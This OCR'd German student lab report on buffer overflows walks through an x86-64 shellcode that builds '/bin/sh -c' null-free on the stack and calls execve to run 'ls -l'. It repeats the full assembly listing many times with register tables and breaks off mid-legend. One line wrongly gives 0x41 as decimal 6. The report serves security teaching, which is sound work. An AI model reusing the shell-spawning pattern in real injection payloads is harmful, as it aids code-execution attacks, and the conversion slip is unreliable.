Sichere Programmierung
Praktikum 3
Buffer Overflows

Nils Klein
(79373)

Alexander Krause
(79878)

Abdullah Yildiz
(79669)

Dozentin: Corina Hampel

Inhaltsverzeichnis

1 Teil 1: Ein interessanter Shellcode

1.1 Teil A - Analyse des Shellcodes

Der Shellcode startet mit der Zeile 1 "bits 64", durch diese Zeile verwenden die Register 64-Bit. In Zeile 6 ist der Einsprungspunkt für den Code "_start" zu finden.
In Zeile 7 ("xor rcx, rcx") wird ein xor auf das Register **rcx** mit sich selbst angewendet, dadurch wird der Wert "0x0" geschrieben. Im nächsten Schritt, Zeile 8 ("push rcx") wird der **rcx** gepusht, was bedeutet, dass der Wert von **rcx** in das Register abgelegt und der Stapelzeiger (rsp) aktualisiert wird.
In Zeile 9 ("mov rcx, 0x68732f6e69622fff") wird nun der Hexadezimalwert "**0x68732f6e69622fff**" in das **rcx** Register geschrieben. Um den Dezimalwert zu erhalten, müssen jeweils immer zwei Hexadezimalwerte betrachtet werden: **68 73 2f 6e 69 62 2f ff**. Nun kann die Umrechung erfolgen:
"**104 115 47 110 105 98 47 255**".
Um die Dezimalzahlen in Zeichen umzuwandeln, wird die ASCII-Tabelle benötigt. Jede Zahl steht für ein bestimmtes Zeichen, das Ergebnis:
"hs/nib/ "
Als nächstes wird in Zeile 10 ("shr rcx, 8") ein "shr" (shift right) für das Register **rcx** mit dem Wert 8 durchgeführt (8-Bit shift right). Beim Hexadezimal shiften muss beachtet werden, dass jeder Hexadezimalwert einen 4-Bit Wert entspricht (z.B. "F => 1111"). Soll nun ein Shift mit 8-Bit erfolgen, werden nur zwei Hexadezimalwerte geshiftet. Dabei wird links mit 0'en aufgefüllt:
0x0068732f6e69622f.
Dies würde folgenden folgenden Zeichen entsprechen:
"**0 104 115 47 110 105 98 47**".
Durch die ASCII-Tabelle können wir die Dezimalwerte in Zeichen umwandeln:
"**NUL hs/nib/**".

Wird dieser String umgekehrt, entsteht der folgender String: "**/bin/sh NUL**".
Der Grund für die umgekehrte Schreibweise liegt an der Little Endian Notation. Durch den "NUL" im String wird der String terminiert, und wir haben den Pfad der Shell: "**/bin/sh**".
Bei der Little Endian Notation wird das kleinstwertige Byte an der Anfangsadresse gespeichert, bzw die kleinstwertige Komponente zuerst genannt. Im Gegenteil dazu gibt es noch die Big Endian Notation, auf die wir aber nicht eingehen werden.

In Zeile 11 ("push rcx") wird der Pfad der Shell (Hexadezimalwert) in den Stack gepusht, und der **rsp** wird aktualisiert.
In Zeile 12 ("push rsp") wird der **rsp** in den Stack gepusht, und der **rsp** wird aktualisiert.
In Zeile 13 ("pop rdi") wird durch ein "pop" der zuerst auf dem Stack liegende Wert in das **rdi** Register geschrieben. Nun enthält der **rsp** den Pfad der Shell.
In Zeile 15 ("xor rcx, rcx") und 16 ("push rcx") wird eine xor-Operation auf das Register **rcx** mit sich selbst angewendet. Somit wird der Wert 0x0 geschrieben und anschließend in den Stack gepusht.
In Zeile 17 ("push word 0x632d") wird der Wert "**0x632d**" in den Stack gepusht.´

Das würde nach umwandeln in Dezimalwerte, und umwandeln in Zeichen durch die ASCII-Tabelle, folgenden Zeichen entsprechen: "**c-**".
Das "**c**" wird durch den Hexadezimalwert "**63**", und "**-**" durch "**2d**" dargestellt.
In Zeile 18 ("push rsp") wird der Inhalt von **rsp** in den Stack abgelegt (push), und in Zeile 19 ("pop rbx") wird durch ein pop der aktuelle Wert auf dem Stack in das Register **rbx** geschrieben.
In Zeile 21 ("xor rcx, rcx") und 22 ("push rcx") wird wieder durch eine xor-Operation auf das selbe Register (**rcx**) der Wert 0x0 geschrieben, und in den Stack gepusht. In Zeile 23 ("jmp command") wird nun ein "jmp" auf "command" durchgeführt. Dadurch wird die Programmausführung an der Stelle **command**, Zeile 38 fortgesetzt.
In Zeile 40 ("data: db "ls -lA") wird durch "**db**" der String "ls -lA" direkt in den Hauptspeicher geschrieben. Die Adresse des Eintrages ist nicht bekannt. In Zeile 39 ("call execve") wird durch einen **call** das Unterprogramm "execve" aufgerufen. Das Unterprogramm **execve** ist in Zeile 25-36 zu finden. In Zeile 26 ("pop rdx") wird der zuerst auf dem Stapel liegende Wert in **rdx** geschrieben ("ls -lA"). In Zeile 27 ("push rdx") wird der Wert von **rdx** in den Stack abgelegt (push). In Zeile 28 ("xor byte [rdx+5], 0x41") wird eine xor-Operation mit dem fünften Byte des Wertes von **rdx**, und dem Hexadezimalwert "0x41" durchgeführt. Dieser Hexadezimalwert entspricht im Dezimalsystem dem Wert 6. In der ASCII-Tabelle würde das dem Buchstaben "A" entsprechen. Das fünfte Zeichen im **rdx** ist das Zeichen "A" von "ls -lA". Durch die xor-Operation wird der Wert **0x0** geschrieben.
In den Zeilen 29 ("push rbx), 30 ("push rdi") und 31 ("push rsp") werden nun die Werte in den Stack gepusht. Der Wert von **rbx** ist "ls -l", der Wert von **rdi** ist die "/bin/sh", der Wert von **rsp** ist "/bin/sh".
In Zeile 32 ("pop rsi") wird nun der zuerst auf dem Stapel liegende Wert in den **rsi** geschrieben.
In Zeile 34 ("xor rdx,rdx") wird wieder durch eine xor-Operation auf das selbe Register **rdx** der Wert 0x0 geschrieben.
In Zeile 35 ("mov al, 59") wird ein **mov al, 59** durchgeführt. Dies führt dazu, dass die letzten 8-Bit (**al**) in **%ax** überschrieben werden. Würde man 32-Bit verwenden, wäre das **eax** Register verwendet worden. Da wir 64-Bit verwenden (Zeile 1), wird der **rax** verwendet. Somit werden die letzten 8-Bits des Registers **rax** mit dem Wert **59** überschrieben.
Also enthält nun der **rax** den System Call Table Code der Funktion **"sys_execve"**, da der Wert 59 der Funktion **"sys_execve"** entspricht.

Die Funktion **execve** benötigt drei Parameter (Quelle: System Call Table):

- const char *filename
- const char *const argv[ ]
- const char *const envp[ ]

Die Register die wir übergeben (Quelle: System Call Table):

- rdi
- rsi
- rdx


Die Inhalte der Register (rdi, rsi, rdx):

- rdi => Pfad "/bin/sh".
- rsi => Zeiger auf die Werte "/bin/sh", "-c", "ls -l".
  Der erste Übergabeparameter (argv[0]) ist die auszuführende Datei. Die restlichen Werte werden als Parameter übergeben.
- rdx => Nullpointer, keine envp (durch einen Nullpointer wird dieser terminiert).

In der letzten Zeile 36 ("syscall"), wird nun die Funktion syscall aufgerufen.


1.2 Teil B - Detaillierte Beschreibung des Shellcodes

```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```



```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```

Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx		rdi	
rcx	0x0	rsp	& 0x0
rdx		rsi	

```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```


Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:



```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```

Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx		rdi	
rcx	0x0068732f6e69622f	rsp	& 0x0
rdx		rsi	

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Stack:



Legende:

- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx		rdi	
rcx	0x0068732f6e69622f	rsp	& 0x0068732f6e69622f
rdx		rsi	

```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```

Stack:


Legende:

- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:


rbx		rdi	
rcx	0x0068732f6e69622f	rsp	&(& 0x0068732f6e69622f)
rdx		rsi	

```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```



```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```

Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx		rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	& 0x0068732f6e69622f
rdx		rsi	

```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```


Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:



```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```


Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
